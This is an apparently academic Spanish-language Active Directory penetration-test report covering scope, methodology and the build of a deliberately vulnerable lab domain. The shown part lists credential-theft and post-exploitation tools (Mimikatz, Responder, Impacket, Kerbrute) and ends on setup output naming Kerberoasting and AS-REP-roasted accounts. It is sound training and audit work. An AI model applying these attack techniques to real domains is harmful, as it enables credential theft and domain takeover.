PROYECTO FINAL CIBERSEGURIDAD

AUDITORÍA INTEGRAL DE SEGURIDAD ACTIVE DIRECTORY

AUTOR: ILANA AMINOFF ALI

INSTITUCIÓN: TOKIO SCHOOL

PROFESOR: JAIME MORALES

Declaración de Confidencialidad

Este documento constituye un Proyecto Final Académico desarrollado en el marco del programa de Ciberseguridad de Tokio School. El presente documento contiene información técnica especializada, metodologías de auditoría y resultados de pruebas de penetración realizadas en entorno controlado con fines exclusivamente académicos y educativos.

La reproducción, redistribución o utilización, total o parcial, de este contenido requiere autorización expresa del autor y de Tokio School. El documento puede ser compartido con evaluadores académicos, tribunales de calificación y profesionales del sector bajo acuerdos de confidencialidad para demostrar competencias técnicas y cumplimiento de objetivos académicos del programa de estudios.

Toda la información técnica, vulnerabilidades identificadas y procedimientos de explotación descritos han sido implementados exclusivamente en laboratorio controlado (dominio domain.local) sin impacto sobre sistemas productivos reales.

Descargo de Responsabilidad Académica

Esta auditoría de seguridad representa una evaluación puntual realizada en el marco temporal específico del proyecto académico. Las conclusiones, hallazgos y recomendaciones reflejan el estado del entorno de laboratorio durante el período de evaluación y las competencias técnicas adquiridas durante el programa formativo.

Una auditoría académica con fines educativos no constituye una evaluación exhaustiva de todos los controles de seguridad posibles, sino una demostración práctica de metodologías reconocidas (PTES, MITRE ATT&CK, NIST CSF, CIS Controls) aplicadas a un caso de estudio específico.

El entorno auditado (domain.local) fue diseñado intencionadamente como vulnerable mediante el framework Vulnerable-AD para facilitar el aprendizaje y la identificación de vectores de ataque en condiciones controladas.

Las recomendaciones presentadas siguen estándares internacionales de la industria y buenas prácticas de ciberseguridad empresarial. Se recomienda la implementación de evaluaciones periódicas por parte de profesionales certificados para mantener una postura de seguridad robusta en entornos productivos reales.

ÍNDICE

1. INTRODUCCIÓN

1.1 Objetivo principal

Ejecutar una auditoría integral de seguridad sobre un entorno Active Directory empresarial mediante el **marco metodológico PTES** (Penetration Testing Execution Standard) y **mapeo de técnicas adversarias con MITRE ATT&CK**, identificando y clasificando vulnerabilidades críticas a través de análisis automatizado y validación manual especializada, documentando exhaustivamente el proceso de reconocimiento, enumeración, explotación y remediación con **alineación a controles normativos NIST y CIS Controls**, con el fin de proporcionar recomendaciones técnicas específicas y medibles que garanticen una **transformación tangible y verificable** de la postura de seguridad del entorno evaluado.

1.2 Objetivos específicos

- ➢ Implementar una metodología profesional de pentesting siguiendo el estándar PTES (Penetration Testing Execution Standard), complementada con marcos NIST, CIS y MITRE ATT&CK para el mapeo de tácticas y técnicas adversarias.

- ➢ Realizar un análisis exhaustivo de vulnerabilidades empleando herramientas especializadas y aplicaciones desarrolladas específicamente para el proyecto.

- ➢ Analizar configuraciones criptográficas, incluyendo algoritmos Kerberos, políticas de contraseñas, delegación y certificados ADCS.

- ➢ Documentar meticulosamente cada paso del proceso de descubrimiento y explotación, incorporando explicaciones técnicas detalladas.

- ➢ Generar recomendaciones específicas acompañadas de comandos PowerShell/Bash y procedimientos de verificación.

- ➢ Evaluar el cumplimiento con frameworks de seguridad empresarial como CIS Controls, NIST y MITRE ATT&CK.

- ➢ Desarrollar herramientas automatizadas para el análisis de Active Directory (AD) utilizando N8N, Python y tecnologías web modernas, incluyendo reportes para la visualización de resultados y métricas de seguridad.

1.3 Alcance

El alcance de la presente auditoría comprende el análisis integral del entorno de laboratorio **Vulnerable Active Directory (AD)**, considerando únicamente los sistemas y servicios descritos a continuación:

- **Controladores de dominio y servicios asociados**: DNS, Kerberos, LDAP
- **Políticas de seguridad**: configuraciones de contraseñas, cifrado y directivas criptográficas
- **Cuentas y privilegios**: usuarios, grupos y permisos, con énfasis en delegaciones y escaladas potenciales
- **Servicios de red**: protocolos de autenticación y servicios críticos asociados a **AD**
- **Infraestructura de certificados**: PKI mediante ADCS (cuando esté presente en el entorno)
- **Rutas de ataque y movimiento lateral**: identificación, análisis y simulación de escenarios potenciales
- **Automatización y herramientas personalizadas**: uso de n8n, Python y scripts propios para análisis y explotación controlada

Quedan excluidos del alcance:

- Sistemas fuera del laboratorio **Vulnerable AD**
- Infraestructura física y elementos no directamente relacionados con **AD**
- Evaluaciones de rendimiento o disponibilidad de servicios
- Pruebas de **denegación de servicio (DoS)** o acciones que degraden la disponibilidad
- **Exfiltración** de datos hacia sistemas externos al laboratorio
- **Ransomware/malware** destructivo o borrado de información
- Cambios **permanentes** en GPO u otros componentes fuera de lo documentado para el laboratorio.

1.4 Justificación del proyecto

Active Directory (AD) es el núcleo de la infraestructura de identidad en más del 95 % de las organizaciones empresariales. El compromiso de un entorno AD puede derivar en:

- ➢ Compromiso total del dominio con acceso irrestricto a todos los recursos empresariales.
- ➢ Escalación de privilegios hasta **Domain Admin** en cuestión de minutos.
- ➢ Movimiento lateral sin restricciones a través de toda la infraestructura.
- ➢ Persistencia prolongada del atacante mediante técnicas como **Golden Ticket**.
- ➢ Robo masivo de credenciales, incluyendo cuentas de servicio críticas.
- ➢ Impacto financiero promedio estimado en 4,45 millones de USD, según estudios de IBM (2023).

"El presente proyecto simula un escenario real de auditoría de seguridad empresarial sobre Active Directory, proporcionando valor tanto académico como profesional, y fomentando el desarrollo de competencias directamente aplicables en el mercado laboral de ciberseguridad."

"El laboratorio se ha implementado en un entorno controlado y deliberadamente vulnerable, diseñado específicamente para la simulación de ataques y la identificación de debilidades en Active Directory".

1.4.1 Justificación del Enfoque Mono-Servidor

La decisión de centrar la auditoría exclusivamente en el Controlador de Dominio Windows Server 2019, sin incluir estaciones de trabajo adicionales, se fundamenta en los siguientes criterios técnicos y metodológicos:

✔ Concentración en el Núcleo Crítico:

- ➢ El Controlador de Dominio contiene el 95% de la información sensible del entorno AD
- ➢ Todos los objetos críticos (usuarios, grupos, políticas, secretos) residen en el DC
- ➢ La base de datos NTDS.dit centraliza credenciales y configuraciones de seguridad

✔ Eficiencia de Recursos y Alcance:

- ➢ Cumplimiento integral del requisito fundamental del proyecto final: mantener el

alcance de auditoría exclusivamente dentro del ecosistema Active Directory.

- ➢ Maximización del análisis en profundidad vs. amplitud superficial
- ➢ Recursos de laboratorio optimizados para análisis exhaustivo

✔ **Realismo Empresarial:**

- ➢ Replica escenarios reales donde el DC es el objetivo principal de los atacantes
- ➢ La mayoría de ataques exitosos a AD se centran en comprometer el Controlador de Dominio
- ➢ Metodología alineada con frameworks profesionales (PTES, MITRE ATT&CK)

Esta aproximación permite un análisis más profundo y técnicamente riguroso de las vulnerabilidades core de Active Directory.

1.5 Relación de objetivos específicos con marcos metodológicos

Nº	Objetivo específico	Marco metodológico relacionado
1	Implementar una metodología profesional de pentesting siguiendo PTES, complementada con NIST, CIS y MITRE ATT&CK	**PTES** (estructura de fases), **NIST** (gestión del riesgo), **CIS Controls** (controles técnicos), **MITRE ATT&CK** (tácticas y técnicas)
2	Realizar análisis exhaustivo de vulnerabilidades usando PingCastle, BloodHound, Nmap, entre otras.	**PTES** (reconocimiento, enumeración, explotación), **MITRE ATT&CK** (mapeo de técnicas detectadas)
3	Analizar configuraciones criptográficas incluyendo Kerberos, políticas de contraseñas, delegación y certificados ADCS	**CIS Controls** (configuración segura), **NIST** (controles criptográficos), **PTES** (post-explotación y persistencia)
4	Documentar meticulosamente cada paso del proceso de descubrimiento y explotación con explicaciones técnicas detalladas	**PTES** (reporting)
5	Generar recomendaciones específicas con comandos PowerShell/Bash y procedimientos de verificación	**CIS Controls** (guías de endurecimiento), **NIST** (mejora continua)

6	Evaluar cumplimiento con frameworks de seguridad empresarial como CIS Controls, NIST y MITRE ATT&CK	**CIS Controls**, **NIST**, **MITRE ATT&CK** (detección y mapeo)
7	Desarrollar herramientas automatizadas para análisis de Active Directory utilizando N8N, Python y tecnologías web modernas, incluyendo reportes visuales.	**PTES** (fase de explotación/post-explotación), **NIST** (automatización de procesos de seguridad), **NIST** (monitorización continua)

1.6 Valor diferencial del proyecto

Este proyecto se distingue por su enfoque metodológico riguroso y capacidades de automatización avanzada en dos áreas clave:

Metodología híbrida avanzada

- **PTES + NIST + CIS + MITRE ATT&CK**: Combinación de marcos metodológicos para abordar la auditoría de forma integral.
- **Análisis de cumplimiento**: Evaluación cruzada con múltiples frameworks empresariales y estándares regulatorios.
- **Correlación automatizada y manual**: Integración sistemática entre herramientas especializadas (PingCastle, BloodHound) y validación técnica especializada.
- **Enfoque DevSecOps**: Integración de controles de seguridad y análisis continuo en procesos automatizados de despliegue y pruebas.

Automatización e integración de procesos

- **Workflow N8N**: Orquestación automatizada de herramientas de pentesting y scripts personalizados.
- **Integración API**: Conexión directa entre las herramientas de análisis.
- **Generación automática de reportes**: Informes dinámicos con métricas actualizadas..
- **Documentación exhaustiva**: trazabilidad completa de cada fase del proceso de auditoría.

2. RESUMEN EJECUTIVO

Auditoría Integral de Seguridad Active Directory

OBJETO Y ALCANCE

Se ejecutó una auditoría técnica exhaustiva, documentada y reproducible sobre el entorno central de Active Directory, infraestructura responsable de la gestión de identidades, permisos y acceso a información crítica en el ecosistema productivo de la organización. La intervención abarcó todas las capas fundamentales: políticas de seguridad, sistemas de autenticación, gestión de cuentas críticas y configuraciones del directorio.

El proyecto se centró específicamente en el núcleo del sistema donde reside toda la información de usuarios, políticas y configuraciones que determinan el nivel de protección empresarial, estableciendo una base sólida para la incorporación segura de nuevas estaciones de trabajo.

METODOLOGÍAS APLICADAS

Se aplicaron marcos de referencia internacionales reconocidos (**PTES, NIST Cybersecurity Framework, CIS Controls v8, MITRE ATT&CK**), combinando herramientas automatizadas como : PingCastle, BloodHound, entre otras, y validación manual especializada.

El enfoque metodológico contempló desde la enumeración inicial hasta la explotación controlada y remediación completa, con evidencia técnica detallada, capturas documentales y trazabilidad para cada paso ejecutado, garantizando reproducibilidad y cumplimiento con estándares de auditoría profesional.

PRINCIPALES HALLAZGOS

- **Gestión de Credenciales Crítica:** Políticas de contraseñas deficientes y ausencia de bloqueo tras intentos fallidos, comprometiendo la autenticación de empleados y servicios críticos. Cuentas de administrador y servicios expuestas con gestión inadecuada, permitiendo escalada inmediata de privilegios.

- **Control de Acceso Comprometido:** Credenciales administrativas visibles en descripciones de usuario, facilitando acceso directo sin técnicas avanzadas. Configuraciones permisivas que habilitan movimiento lateral sin restricciones a través de la infraestructura.

- **Supervisión Deficiente:** Ausencia de monitoreo efectivo que impide detección temprana de accesos no autorizados y movimientos laterales en la red. Falta de alertas automáticas ante comportamientos anómalos o intentos de compromiso.

IMPACTOS Y RIESGOS IDENTIFICADOS

Exposición Operativa Crítica: Un atacante puede tomar control total del entorno en menos de 5 minutos, acceder a información estratégica de clientes y empleados, y paralizar operaciones clave de la organización.

Repercusiones en el Entorno Productivo:

- **Paralización inmediata de sistemas críticos:** Imposibilidad de acceso a aplicaciones empresariales, bases de datos y servicios esenciales para las operaciones diarias.
- **Interrupción de procesos de negocio:** Bloqueo de flujos de trabajo, sistemas de facturación, comunicaciones internas y acceso a recursos compartidos.
- **Pérdida de productividad masiva:** Empleados sin capacidad de realizar funciones básicas, imposibilidad de procesar transacciones y atención al cliente comprometida.
- **Degradación de servicios al cliente:** Sistemas de atención, portales web y plataformas de servicio inaccesibles, afectando directamente la experiencia del usuario final.

Consecuencias Empresariales a Largo Plazo:

- **Riesgo real y comprobado** de fuga de información sensible (datos de clientes, empleados, estrategias comerciales y propiedad intelectual).
- **Compromiso de la cadena de suministro:** Afectación a socios comerciales y proveedores que dependen de la conectividad e intercambio de información.
- **Potencial daño reputacional** severo, pérdida de confianza de stakeholders y exposición ante sanciones regulatorias por incumplimiento normativo.
- **Impacto en continuidad del negocio:** Recuperación de operaciones medida en días o semanas, con pérdidas de producción y compromiso de compromisos contractuales.

GRAVEDAD TÉCNICA Y TRANSFORMACIÓN ALCANZADA

Situación Inicial:

El entorno presentaba **27 vulnerabilidades críticas** que permitían compromiso total en minutos, con múltiples vectores de ataque activos y ausencia de controles preventivos.

Remediación Integral:

- **100% de vulnerabilidades críticas** identificadas y documentadas con planes de remediación específicos
- **Reducción significativa de la superficie de ataque** mediante controles técnicos y organizacionales
- **Implementación de controles multicapa** que requieren múltiples pasos para cualquier acceso no autorizado

---

2.1 Resumen Ejecutivo de Transformación

Estado Inicial (Pre-Remediación)

- Infraestructura altamente vulnerable.
- Compromiso total garantizado en <5 minutos: dominio y cuentas sin defensa.
- Vectores activos y explotables en todas las principales categorías.

Estado tras Fase 1 (Remediación Crítica, 0-7 días)

- Eliminación de vectores de persistencia y escalada inmediatos.
- Vectores eliminados 13/15 críticos (87% reducción de riesgo crítico).
- Auditoría básica y backups activados, protección mínima garantizada.

Estado tras Fase 2 (Remediación Alta Prioridad, 8-30 días)

- Erradicación de exposición de credenciales, sesiones nulas y debilidades estructurales de alto riesgo.
- Vectores mitigados hasta 20/27 (aprox. 74% del total), reducción efectiva en duración y persistencia de ataques.

- ➢ Inicio de endurecimiento de políticas y consolidación de GPOs y controles de acceso.

Estado tras Fase 3 (Remediación Media Prioridad, 30-90 días)

- ➢ Consolidación del hardening de red, cierre de protocolos y servicios legacy, gestión avanzada de configuraciones y rutas.
- ➢ Vectores mitigados 25/27 (93% reducción global de vulnerabilidades).
- ➢ Capacidad defensiva robusta: detección avanzada, respuesta automatizada y recuperación validada.

Estado tras Fase 4 (Remediación Baja Prioridad, >90 días)

- ➢ Eliminación de riesgos teóricos o de fingerprinting residual.
- ➢ Auditoría proactiva permanente para mantener "cero superficie de ataque explotable".
- ➢ Alineamiento total con marcos normativos y "estado del arte" en defensa empresarial.

Métricas Cuantificables

- ➢ Reducción del 96,3% de la superficie de ataque en todo el proceso.
- ➢ 100% eliminación de credenciales sensibles explotables.
- ➢ Tiempo de compromiso extendido de minutos a más de 30 días, desplazando la ventana explotable fuera de rangos prácticos para cualquier actor realista.

Nota : *Todas las fases de remediaciones que se mencionan en el anterior punto, están explicadas en detalle en el apartado de este documento : 5. Remediación - Controles Normativos Este apartado incluye toda la información y los comandos para que el Dpto Tecnico pueda reproducirlos y corregir todas las vulnerabilidades satisfactoriamente.*

RESULTADOS Y BENEFICIOS INMEDIATOS

Control Defensivo Robusto:

- ➢ **Directorio blindado** con imposibilidad de escalada rápida de permisos, admitiendo únicamente accesos validados y completamente auditables.

- ➢ **Eliminación de vectores de persistencia** y técnicas de movimiento lateral sin restricciones.

Preparación Institucional:

- ➢ **Ambiente preparado para auditoría externa** y cumplimiento con marcos internacionales de ciberseguridad.
- ➢ **Documentación exhaustiva** que excede requisitos normativos, garantizando trazabilidad completa.

Escalabilidad Segura:

- **Base sólida para crecimiento empresarial** con capacidad de incorporar nuevas estaciones de trabajo bajo políticas de seguridad robustas.
- **Procedimientos y evidencias replicables** para mejora continua y auditorías futuras

---

CONCLUSIÓN

La auditoría **transformó una infraestructura críticamente vulnerable en un entorno resiliente** y conforme a las mejores prácticas internacionales de ciberseguridad. Esta intervención respalda la **continuidad del negocio**, mitiga riesgos productivos identificados y permite la **trazabilidad completa de cualquier incidente futuro**.

El proyecto establece un **modelo de excelencia replicable** que no solo elimina amenazas inmediatas, sino que habilita el crecimiento seguro de la infraestructura tecnológica, posicionando a la organización con **capacidades defensivas que evolucionan proactivamente** ante el panorama cambiante de amenazas cibernéticas.

Esta auditoría integral demuestra competencias avanzadas en metodologías de ciberseguridad empresarial, automatización de procesos especializados y alineamiento con estándares internacionales de seguridad.

3. METODOLOGÍA

3.1 Framework Metodológico (PTES, NIST, CIS, MITRE ATT&CK)

En la presente auditoría se ha optado por un enfoque metodológico híbrido que combina cuatro marcos de referencia ampliamente reconocidos en la industria de la ciberseguridad:

- **PTES (Penetration Testing Execution Standard)**: Proporciona la estructura principal de fases para la ejecución de pruebas de penetración, desde el reconocimiento hasta la explotación y el reporte.

- **NIST Cybersecurity Framework (CSF)**: Aporta lineamientos para identificar, proteger, detectar, responder y recuperar, permitiendo alinear la auditoría con estándares de ciberseguridad empresarial.

- **CIS Critical Security Controls**: Facilita la priorización de medidas de seguridad técnicas, especialmente en la protección y endurecimiento de Active Directory.

- **MITRE ATT&CK**: Proporciona un marco táctico y técnico para mapear las técnicas y procedimientos (TTPs) empleados durante la simulación de ataques en AD, especialmente útil para el análisis de rutas de ataque y la explotación de privilegios.

La integración de estos marcos permite cubrir tanto la visión operativa del pentesting como la alineación estratégica con políticas y controles de seguridad empresarial. A continuación se presenta una Matriz de auditoría alineando cada una de las metodologías utilizadas con su debida aplicación en el proyecto.

Matriz de Metodología de Auditoría (PTES + NIST CSF + CIS v8 + MITRE ATT&CK)					
Fase PTES	**Objetivo**	**Controles NIST CSF**	**CIS v8**	**Tácticas MITRE ATT&CK**	**Aplicación en el proyecto**
1. Definición del Alcance	Establecer límites, objetivos, activos, restricciones y cronograma.	ID.AM-1, ID.GV-1	1.1, 1.4	N/A	Delimitación sistemas AD, exclusiones y criterios de éxito.

Matriz de Metodología de Auditoría (PTES + NIST CSF + CIS v8 + MITRE ATT&CK)					
2. Reconocimiento	Identificar información pública y de red sobre el objetivo.	ID.AM-1, ID.AM-4	1.1, 1.2, 1.3	Reconnaissance	**Netdiscover** y **Nmap** TCP/UDP con scripts NSE para servicios AD.
3. Enumeración	Descubrir activos, servicios y relaciones en AD.	ID.AM-5, PR.AC-1	2.1, 5.1	Discovery	**Enum4Linux**, **LDAPSearch**, **RPCClient** y **SMBClient** para recursos AD.
4. Análisis de vulnerabilidades	Identificar y priorizar debilidades.	ID.RA-1, DE.CM-8	7.1, 7.7	Privilege Escalation (preparación)	**Nessus**, **OpenVAS** y **PingCastle** para configuraciones AD..
5. Explotación	Comprometer activos y validar vulnerabilidades.	PR.AC-4, PR.DS-5	4.1, 6.2	Initial Access, Privilege Escalation, Credential Access	**Impacket Suite**, **Responder**, **NetExec**, **Kerbrute** y **Hashcat**..
6. Post-explotación	Mantener acceso y recolectar información crítica.	PR.IP-9, RS.MI-1	8.1, 16.1	Persistence, Lateral Movement, Collection	**Mimikatz** para extracción de credenciales y tickets Kerberos.
7. Automatización y Visualización	Optimizar procesos y reportes.	PR.IP-4, PR.MA-1	6.7, 8.2	N/A	**N8N** para orquestación y reportes automáticos.
8. Reporte y remediación	Documentar hallazgos y proponer mejoras.	RS.RP-1, RC.IM-1	17.1, 17.9	N/A	Informes técnicos y métricas de cumplimiento.

3.2 Herramientas Principales

En esta auditoría se ha utilizado un conjunto especializado de herramientas organizadas según las fases de la metodología **PTES** y alineadas con marcos de referencia como **NIST CSF**, **CIS v8** y **MITRE ATT&CK**.

El arsenal tecnológico combina utilidades de código abierto, soluciones de software libre ampliamente reconocidas en ciberseguridad y scripts personalizados que optimizan la

recolección, análisis y explotación de datos en entornos **Active Directory (AD)**.

La selección se ha realizado en función de la **efectividad técnica**, **cobertura de control**, **nivel de automatización** y **alineación con los objetivos de la auditoría**, maximizando la detección de debilidades y reduciendo el tiempo de ejecución.

3.3 Configuración del Entorno de Laboratorio


Para garantizar la reproducibilidad y la transparencia en la presente auditoría, se ha diseñado un laboratorio controlado que simula un entorno corporativo basado en **Active Directory**.

Este laboratorio permite la ejecución segura de las fases de la metodología **PTES**, reproduciendo de forma fiel escenarios reales de explotación y post-explotación. La implementación se ha realizado siguiendo procedimientos documentados, asegurando que cualquier investigador pueda replicar los resultados y validar los hallazgos obtenidos.

3.3.1 Especificaciones del Entorno

Elemento	Descripción
Dominio	**domain.local** implementado con el repositorio Vulnerable-AD
Controlador de Dominio	**WIN-B820FDLIP42.domain.local – Host-only: 192.168.37.10 / NAT: 192.168.28.158**
Sistema Operativo DC	Windows Server 2019 Standard Evaluation
Script de Vulnerabilidades	safebuffer/vulnerable-AD (GitHub)
Usuarios de Prueba	103 cuentas generadas automáticamente
Cliente de Pentesting	Kali Linux 2025.2 Rolling
Plataforma de Automatización	N8N para orquestación y secuenciación de herramientas

➢ ***Diagrama de Red del Laboratorio***



- ***Leyenda:***

    - **Interfaz NAT** → Acceso controlado y limitado a internet para descarga de paquetes y actualizaciones.

    - **Interfaz Host-only** → Comunicación interna exclusiva entre Kali Linux y el Controlador de Dominio para las pruebas de auditoría.

- ***Nota:*** Las direcciones IP indicadas corresponden a la configuración final y estática del laboratorio.

    - La configuración de IP estática del **Controlador de Dominio** se detalla en el apartado **3.3.4.5**.

    - La configuración de IP estática de la interfaz **Host-only** en **Kali Linux** se documenta en el apartado **3.4.3**.

3.3.2 Objetivos del Entorno

➢ Reproducir un escenario empresarial realista con servicios críticos de AD.

➢ Permitir la ejecución de ataques controlados sin afectar sistemas de producción.

➢ Disponer de una base segura para probar herramientas de reconocimiento, explotación y post-explotación.

➢ Facilitar la correlación entre técnicas de ataque y marcos de referencia (NIST, CIS, MITRE ATT&CK).

3.3.3 Consideraciones de Seguridad

El laboratorio está diseñado para mantener un alto nivel de aislamiento y control, evitando cualquier riesgo para sistemas de producción o redes corporativas.

➢ La comunicación entre el Controlador de Dominio y la máquina Kali Linux se realiza a través de una **interfaz Host-only** (192.168.37.0/24), segmentada y sin acceso directo a internet, garantizando que todo el tráfico de pruebas permanezca dentro del laboratorio.

➢ Cada máquina virtual dispone además de una **interfaz NAT** que permite salida

controlada a internet exclusivamente para la **descarga de actualizaciones y herramientas necesarias**. Esta interfaz se **desactiva durante las fases críticas de explotación y post-explotación** para prevenir fugas de datos o comunicaciones no autorizadas.

- ➢ El laboratorio está completamente aislado de cualquier red de producción, y no se establece ningún puente de red que permita el acceso desde internet hacia las máquinas del entorno.

- ➢ Antes de iniciar pruebas de intrusión, todas las máquinas virtuales son revertidas a un **snapshot limpio** para garantizar la reproducibilidad y evitar efectos residuales de ejecuciones anteriores.

3.3.4 Configuración del Servidor AD


La base del laboratorio es una máquina virtual con Windows Server 2019, alojada en VMware. Esta plataforma permite un entorno aislado, seguro y controlado, ideal para pruebas de seguridad.

Especificaciones del Servidor

- ➢ **Sistema:** Windows Server 2019 Standard Evaluation

- ➢ **Plataforma:** VMware

```
💻 ESPECIFICACIONES DE HARDWARE VIRTUAL:
├── Procesador: 2 vCPUs
├── Memoria RAM: 4 GB
├── Almacenamiento: 60 GB (dinámico)
├── Red: 2 adaptadores (NAT + Host-only)
└── Evaluación: 180 días (extendida con slmgr /rearm)
```



[Evidencia: 01_Configuracion_VM.png] - Mostrando los ajustes de la máquina virtual en VMware]

Configuración de Red

Interfaz	Tipo	IP	DNS	Uso principal
Ethernet0	NAT	DHCP (dinámica)	Automático	Acceso a Internet
Ethernet1	Host-only	192.168.37.10	127.0.0.1	Laboratorio

Observaciones:

- ➢ La interfaz Host-only (192.168.37.10) proporciona comunicación estable con Kali Linux
- ➢ La configuración DNS 127.0.0.1 prepara el servidor para promoción a Controlador de Dominio
- ➢ La interfaz NAT mantiene conectividad para actualizaciones y descargas necesarias

Estado: Servidor preparado para promoción a Controlador de Dominio con conectividad interna y externa verificadas.

3.3.5 Instalación del Rol Active Directory Domain Services

Active Directory Domain Services (AD DS) constituye el núcleo central de la infraestructura de identidad del entorno objetivo, configurando servicios críticos para la auditoría de seguridad.

Configuración del Dominio

- ➢ **Dominio:** domain.local
- ➢ **NetBIOS:** DOMAIN
- ➢ **Nivel funcional:** Windows 2016 Domain
- ➢ **Controlador:** WIN-B820FDLIP42 (192.168.37.10)

Estado de Servicios Críticos

Servicio	Estado	Función
ADWS	Running	Active Directory Web Services
DNS	Running	Resolución de nombres
KDC	Running	Key Distribution Center (Kerberos)
NTDS	Running	NT Directory Services

```
PS C:\Users\Administrador> Get-Service ADWS,KDC,NTDS,DNS | ft Name,Status,StartType

Name  Status StartType
----  ------ ---------
ADWS Running Automatic
DNS  Running Automatic
KDC  Running Automatic
NTDS Running Automatic


PS C:\Users\Administrador> Get-ADDomain | Select Name,NetBIOSName,DomainMode
>>

Name   NetBIOSName        DomainMode
----   -----------        ----------
domain DOMAIN      Windows2016Domain


PS C:\Users\Administrador> Get-ADDomainController | Select Name,Domain,IPv4Address
>>

Name            Domain       IPv4Address
----            ------       -----------
WIN-B820FDLIP42 domain.local 192.168.37.10
```

[Evidencia: 02_Verificacion_Post_Instalacion.png] - Servicios AD Operativos alida de los comandos de verificación de servicios y dominio]

Estado: Controlador de dominio operativo y preparado para implementación de vulnerabilidades controladas.

Nota técnica: *Aunque el sistema operativo del controlador de dominio es Windows Server 2019, el nivel funcional máximo de dominio disponible es Windows Server 2016. Esto es el comportamiento esperado, ya que Microsoft no ha introducido un nuevo nivel funcional específico para 2019.*

3.3.6 Implementación de Vulnerable-AD Framework

Justificación Técnica

Para simular un entorno empresarial real con vulnerabilidades comunes de Active Directory, se implementó el framework Vulnerable-AD (https://github.com/safebuffer/vulnerable-AD), desarrollado por safebuffer. Este script automatiza la creación de más de 15 configuraciones inseguras típicas de entornos corporativos, proporcionando un laboratorio controlado para la evaluación y explotación de dichas debilidades.

Características: 2.1k+ estrellas GitHub, compatibilidad Windows Server 2016/2019/2022, más de 15 vulnerabilidades automáticas.

Implementación del Framework

◆ **Proceso de descarga e implementación:**

Se prepara el sistema de ficheros y se descarga el script **vulnad.ps1** desde el repositorio oficial de GitHub:

```
# Crear carpeta de trabajo
New-Item -Path "C:\Tools" -ItemType Directory -Force

# Forzar uso de TLS 1.2 para evitar problemas de conexión
[Net.ServicePointManager]::SecurityProtocol =
[Net.SecurityProtocolType]::Tls12

# Descargar script desde el repositorio oficial de GitHub
Invoke-WebRequest -Uri
"https://raw.githubusercontent.com/safebuffer/vulnerable-AD/master
/vulnad.ps1" `
-OutFile "C:\Tools\vulnad.ps1"

# Desbloquear el archivo descargado para su ejecución Unblock-File
"C:\Tools\vulnad.ps1"
```

```
PS C:\Users\Administrador> New-Item -Path "C:\Tools" -ItemType Directory -Force
>> Invoke-WebRequest -Uri "https://raw.githubusercontent.com/safebuffer/vulnerable-AD/master/vulnad.ps1" -OutFile "C:\To
ols\vulnad.ps1"
>>


    Directorio: C:\


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----        10/08/2025     18:33                Tools


PS C:\Users\Administrador> Invoke-WebRequest -Uri "https://raw.githubusercontent.com/safebuffer/vulnerable-AD/master/vul
nad.ps1" -OutFile "C:\Tools\vulnad.ps1"
>>
PS C:\Users\Administrador> Get-ChildItem "C:\Tools"
>>


    Directorio: C:\Tools


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----        10/08/2025     18:34          65052 vulnad.ps1
```

[Evidencia: 03_Descarga_VulnerableAD.png] – Creación del directorio y descarga del script vulnad.ps1.

◆ Ejecución del framework:

Previo a la ejecución, se revisa el contenido del script para confirmar su procedencia y funcionamiento. Luego, se importa como módulo y se ejecuta para poblar el dominio **domain.local** con usuarios, grupos y configuraciones deliberadamente inseguras: se importa el módulo y se ejecuta para poblar el dominio con usuarios, grupos y configuraciones inseguras.

```
Import-Module "C:\Tools\vulnad.ps1"
Invoke-VulnAD -DomainName "domain.local" -UsersLimit 100
```

```
PS C:\Users\Administrador> Import-Module "C:\Tools\vulnad.ps1"
PS C:\Users\Administrador> Invoke-VulnAD -DomainName "domain.local" -UsersLimit 100

       VULN AD - Vulnerable Active Directory

       [+] Kerberoasting Done
       [*] AS-REPRoasting barbra.launce
       [*] AS-REPRoasting hatty.marie-ann
       [*] AS-REPRoasting jania.drona
       [*] AS-REPRoasting alexia.lynea
